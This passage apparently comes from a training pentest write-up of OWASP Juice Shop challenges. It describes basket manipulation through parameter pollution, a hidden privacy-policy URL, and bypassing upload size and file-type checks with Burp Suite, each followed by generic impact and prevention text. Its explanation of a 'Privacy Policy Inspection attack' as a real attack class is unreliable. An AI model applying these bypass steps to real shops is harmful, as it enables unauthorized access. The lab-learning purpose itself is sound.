
Then, I have changed the request by adding another Basketid under the authorized user Basketid:6. This exploits the HTML parameter pollution, thus the attack is a success. The items are added to another user with basket id:5

completion of the challenge successfully








You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)
Your Basket (123@gmail.com)
Banana Juice (1000ml)
1
1.99¤
Apple Juice (1000ml)
1
1.99¤

Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.


Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 22:-

Title: Privacy Policy

Inspection Description:


A Privacy Policy Inspection attack is a type of cyber attack where an attacker inspects and analyzes an organization's privacy policy to find vulnerabilities and weaknesses that can be exploited. The attacker may use automated tools to scan the privacy policy, or manually inspect the policy to identify any gaps in protection or non-compliance with regulations.





Steps to Reproduce:

Logged in as the normal user and visited the privacy-policy page. While scrolling through the page, noticed the glowing around some words. Opened the inspector for any clues there. Got

the class hot, searched for any other places with the class hot, got a few.
Noted these phrases in a notepad. Seems like it's clue for the web directory as the first one is a IP address. In this replaced all the spaces with / and finally got the address as http://192.168.1.3/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility this. When navigated through this, there is no luck, no clues ahead jus a dummy page. When rolled back, in the juice shop pop-up showed challenge solved, it seems the challenge is to visit the web directory.







Impact:

The impact of a successful Privacy Policy Inspection attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization

Preventing Privacy Policy Inspection attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, implementing security best practices for privacy policy management, and regularly testing the policy against known vulnerabilities can also help prevent these types of attacks.

Vulnerability 23:-

Title: Upload Size (Improper Input Validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:


In the complaint section, there is a option to upload the invoice, i.e an option for us to upload the payloads, but the maximum file size is only 100 KB. It's time to override this limit.


With a file below 100KB, created a valid request and intercepted with the Burpsuite and then forward to Repeater for hit and trail.


In the request there is payload section for the file to pass through the packet.

Let's change this payload with the payload more than 100KB size. For this I have opened a PDF of 327KB with notepad and copied entire content and replaced in the request then forwarded this crafted request.

Finally it's worked, managed to send a file more than 100KB, Pop-up came with challenge completed successfully.







Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution

· The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 24:-

Title: Deprecated Interface (Security Misconfiguration)

Description:


Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.


Steps to Reproduce:

Logged in as a normal user and navigated to the complaint section, where we can upload files. By opening the inspector, we can see the only allowed file formats to uplaod are only zip and pdf.

Let's try to upload a xml file, I have loaded a xml file and submitted. It worked.

Pop-up came showing, the challenge has solved successfully.





Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 25:-

Title: Forged Review (Broken Access Control)


Description:

